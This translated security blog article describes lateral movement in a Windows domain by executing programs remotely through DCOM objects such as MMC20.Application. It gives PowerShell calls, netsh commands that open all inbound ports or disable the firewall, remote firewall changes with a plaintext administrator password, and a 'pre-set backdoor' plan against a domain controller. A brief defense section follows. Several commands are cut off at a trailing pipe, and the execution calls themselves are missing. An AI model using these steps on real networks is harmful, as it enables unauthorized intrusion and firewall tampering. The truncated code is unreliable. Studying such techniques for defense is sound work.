
0x00 Preface
---
In a previous article titled "Techniques for Executing Programs on Remote Systems," common methods for program execution in domain environments were summarized: at, psexec, WMIC, wmiexec, smbexec, and PowerShell remoting. This article will detail the method of using DCOM to execute programs in domain environments, based on the research by Matt Nelson @enigma0x3, and analyze related offensive and defensive strategies.
Learning links are as follows:
https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/
https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/
0x01 Introduction
---
This article will cover the following topics:
- Introduction to Using DCOM
- Practical Exploitation Strategies
- Tips for Configuring Firewalls via Command Line
- Defensive Strategies
0x02 Introduction to Using DCOM
---
Relevant basic knowledge is omitted. For an introduction to DCOM, please refer to the following links:
https://msdn.microsoft.com/en-us/library/cc226801.aspx
http://blog.csdn.net/ervinsas/article/details/36424127
This section mainly reproduces the primary exploitation methods from Matt Nelson @enigma0x3's blog.
Obtain the list of DCOM applications:
PowerShell code:
Get-CimInstance Win32_DCOMApplication |
Note:
Get-CimInstance is only applicable to PowerShell 3.0 and above. Windows 7 defaults to version 2.0, which does not support it. You can use the following alternative command:
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_DCOMApplication |
Of course, you can also directly use wmic for querying. The code is as follows:
wmic /NAMESPACE:"\\root\CIMV2" PATH Win32_DCOMApplication GET /all /FORMAT:list |
PowerShell calls to WMI can be replaced with wmic commands. For details, please refer to:
https://3gstudent.github.io/Study-Notes-of-WMI-Persistence-using-wmic.exe
1. Local machine testing
Administrator privileges, PowerShell code is as follows:

Get the supported operations of "MMC20.Application":
$com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","127.0.0.1")) |
As shown in the figure below
View the parameter description corresponding to ExecuteShellCommand:
$com.Document.ActiveView.ExecuteShellCommand |
As shown in the figure below

For the specific meanings of the parameters corresponding to ExecuteShellCommand, refer to the following link:
https://msdn.microsoft.com/en-us/library/aa815396(v=vs.85).aspx
Execute a program via ExecuteShellCommand:
$com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","127.0.0.1")) |
2. Remote System Testing
Test Environment: Domain Environment
Client: Firewall Disabled
Server: Obtain the password of the built-in administrator account on the domain host, allowing net use connection to Client
Server-side administrator privileges can choose to execute the following PowerShell code:

1. Invoke MMC20.Application
$com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","192.168.0.2")) |
Operation as shown in the figure below

Check the program list on the Client side; the launched calc.exe username is test2 (the currently logged-in user on the Client side is a), as shown in the figure below
2. Invoke '9BA05972-F6A8-11CF-A442-00A0C90A8F39'
$com = [Type]::GetTypeFromCLSID('9BA05972-F6A8-11CF-A442-00A0C90A8F39',"192.168.0.2") |

Client-side view of the process list, the launched calc.exe username is a (same as the currently logged-in username on the Client side), as shown in the figure below
Note:
The above two methods are applicable to Win7-Win10
3. Call 'C08AFD90-F2A1-11D1-8455-00A0C91F3880'
$com = [Type]::GetTypeFromCLSID('C08AFD90-F2A1-11D1-8455-00A0C91F3880',"192.168.0.2") |
Note:
This method is not applicable to Win7, but applicable to Win10 and Server2012 R2
0x03 Practical Exploitation Ideas
---
Approach 1: The domain environment does not have the firewall enabled, use directly
Of course, it is necessary to obtain the password of the built-in domain account administrator
The method will not be elaborated further
Approach 2: The firewall is enabled by default, modify the local configuration to disable the firewall
In this way, other hosts can remotely operate this host, and canrespectivelybe achieved through the following methods
1. Enable DCOM support by configuring inbound rules
The command line code to open any port is as follows:
netsh advfirewall firewall add rule name="any" protocol=TCP dir=in localport=any action=allow |
Note:
DCOM communication ports are dynamically assigned by RPC and are not fixed, so set the inbound port rule to any

After adding, the added inbound rule can be found in the firewall advanced features panel, as shown in the figure below
2. Disable firewall functionality
The service name corresponding to Windows Firewall is mpssvc. The firewall service can be remotely stopped using the sc command, as follows:
sc \\192.168.0.2 stop mpssvc |
However, stopping the firewall service does not disable the firewall functionality. The following command is required to disable the firewall functionality:
netsh advfirewall set currentprofile state off |
Note:
Additional command to enable firewall functionality:
netsh advfirewall set currentprofile state on |
3. Setting inbound rules through firewall profiles

The default firewall configuration rules are as follows:
- Block inbound connections that do not match a rule
- Allow outbound connections that do not match a rule
As shown in the figure below

Modify the rules to allow inbound connections that do not match a rule, using the following command:
netsh advfirewall set currentprofile firewallpolicy allowinbound,allowoutbound |

After modification, the modified configuration can be viewed through the advanced panel, as shown in the figure below
At this point, the firewall status triggers an alarm, as shown in the figure below
The command to restore the firewall configuration is as follows:
netsh advfirewall set currentprofile firewallpolicy blockinbound,allowoutbound |
Approach Three: Remotely Modify Firewall Configuration
You can use netsh to remotely configure firewall rules, requiring knowledge of the username and password. Execute the following command with administrator privileges:
netsh -r 192.168.0.2 -u TEST\administrator -p domain123! advfirewall set currentprofile firewallpolicy allowinbound,allowoutbound |
Note:
For the current profile (i.e., the domain profile):
netsh advfirewall set currentprofile settings remotemanagement enable |
For all profiles, you can use:
netsh advfirewall set allprofiles settings remotemanagement enable |
The error is as follows:
`An error occurred while attempting to connect to the remote computer. Make sure
that the Windows Firewall service on the remote computer is running and configur
ed to allow remote management, and then try your request again.`
Indicates that the remote computer does not allow remote management. The following settings are required on the remote computer:

Allow Windows Firewall remote management
Not supported by default. Check the box to enable, as shown in the figure below
Note:
This operation can be performed via command line with local administrator privileges:
netsh advfirewall set currentprofile settings remotemanagement enable |
After enabling this feature, other hosts can remotely manage the local firewall configuration:
(Administrator privileges)
netsh -r 192.168.0.2 -u TEST\administrator -p domain123! advfirewall firewall add rule name="any" protocol=TCP dir=in localport=any action=allow |
As shown in the figure below

In summary, the approach to remotely execute programs on a domain controller using DCOM is as follows:
1. Obtain domain controller privileges
Including the password of the built-in administrator account on the domain controller. If the domain controller's firewall is disabled, programs can be executed remotely directly.
Note:
If you wish to use other accounts for remote connections, you need to first access COM security via dcomcnfg.exe to activate the user's remote launch and remote activation properties.
2. Pre-set backdoor
If the domain controller's firewall is enabled, DCOM cannot be used directly for remote execution. You need to obtain permission to remotely modify firewall configurations, which can be achieved by enabling Windows Firewall remote management (disabled by default).
This operation requires a 3389 connection to the domain controller or using other methods to execute code on the domain controller host, with administrator privileges:
netsh advfirewall set currentprofile settings remotemanagement enable |
3. Open ports remotely
Use netsh to remotely modify the domain controller's firewall rules to open ports.
netsh -r 192.168.0.2 -u TEST\administrator -p domain123! advfirewall firewall add rule name="any" protocol=TCP dir=in localport=any action=allow |
4. Remote execution
Use net use for remote connection, then execute the following PowerShell code:
$com = [Type]::GetTypeFromCLSID('9BA05972-F6A8-11CF-A442-00A0C90A8F39',"192.168.0.2") |
Note:
When using '9BA05972-F6A8-11CF-A442-00A0C90A8F39', the executing program runs under the currently logged-in user's account.
5. Remotely restore domain controller firewall settings
netsh -r 192.168.0.2 -u TEST\administrator -p domain123! advfirewall firewall Delete rule name="any" |
0x04 Defense
---
To defend against DCOM remote program execution, simply enable the firewall.

You can also disable the built-in Administrator account's remote launch and remote activation permissions for COM. Command as follows:
dcomcnfg.exe
Open Component Services - My Computer - Properties - COM Security - Launch and Activation Permissions - Edit Default, as shown in the figure below
Of course, analyzing characteristics through packet capture is also feasible.
0x05 Summary
---
This article analyzes the exploitation methods of using DCOM to execute programs, and finally thanks Matt Nelson @enigma0x3 for sharing his article.


